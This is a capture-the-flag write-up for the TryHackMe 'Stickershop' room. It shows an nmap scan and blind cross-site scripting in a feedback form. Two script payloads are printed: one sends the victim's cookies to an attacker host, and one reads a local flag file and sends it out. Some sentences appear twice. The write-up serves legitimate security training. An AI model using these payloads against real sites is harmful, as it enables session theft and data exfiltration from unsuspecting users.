$ cat /writeups/thm:-stickershop-ctf
THM: Stickershop CTF
- Platform: TryHackMe
- Link: Stickershop
- Level: Easy
To read the flag in this very simple room, we must take advantage of a Cross-Site Scripting vulnerability.
Scanning
Using nmap to scan the target:
nmap -sV -sC Target_IP -OG The_Sticker_ShopResults
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-30 19:58 GMT
Nmap scan report for 10.10.97.238
Host is up (0.17s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b2:54:8c:e2:d7:67:ab:8f:90:b3:6f:52:c2:73:37:69 (RSA)
|   256 14:29:ec:36:95:e5:64:49:39:3f:b4:ec:ca:5f:ee:78 (ECDSA)
|_  256 19:eb:1f:c9:67:92:01:61:0c:14:fe:71:4b:0d:50:40 (ED25519)
8080/tcp open  http    Werkzeug httpd 3.0.1 (Python 3.8.10)
|_http-server-header: Werkzeug/3.0.1 Python/3.8.10
|_http-title: Cat Sticker Shop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.08 seconds
we found two open ports; 22(SSH) and 8080(http)
Enumeration
At http://stickershop.thm:8080/ we discover a cat sticker shop
website.  Clicking on the
Feedback leads to
Clicking on the
Feedback leads to http://stickershop.thm:8080/submit_feedback, a
section for customer feedback.

 Tried to submit some
feedback to see how the server treats the the comments and discovered
the feedback is reviewed manually, likely in a staff browser or a
vulnerable environment.
Tried to submit some
feedback to see how the server treats the the comments and discovered
the feedback is reviewed manually, likely in a staff browser or a
vulnerable environment.
XSS Exploitation to Obtain the flag
This feedback form could be vulnerable to Cross Site Scripting
specfically Blind.Let’s start with a test to confirm the avialability of
XSS.We start our Netcat Listener and send the payload at
http://stickershop.thm:8080/submit_feedback.
<script>document.location='http://Attacker_IP:8080/?cookie='+document.cookie;</script> After submitting the
payload we get some responses on our web server, confirming the XSS
vulnerability.
After submitting the
payload we get some responses on our web server, confirming the XSS
vulnerability.  We
already know that the flag is at
We
already know that the flag is at http://10.10.139.96:8080/flag.txt, so
we can use a modified payload in order to receive it on our listener.
'"><script>
fetch('http://127.0.0.1:8080/flag.txt')
.then(response => response.text())
.then(data => {
fetch('http://Attacker_IP:994/?flag=' + encodeURIComponent(data));
});
</script>

XSS Payload Explanation
- The payload starts with “> to break out of an HTML attribute or tag, injecting malicious JavaScript into the webpage.
- The tag wraps the JavaScript code, enabling it to execute when the injected content is rendered by the victim’s browser.
- The fetch function sends a request to http://127.0.0.1:8080/flag.txt from the victim’s browser.If the victim’s browser has access to this local server, it will fetch the contents of flag.txt
- .then(response=>response.text()) onverts the response (presumably text data) into a readable format.
- The script constructs a URL containing the extracted data and sends it to the attacker’s server (specified by <-IP-Address>:994)
- encodeURIComponent(data) ensures that special characters in the data are properly escaped, making the URL valid
THANK YOU :D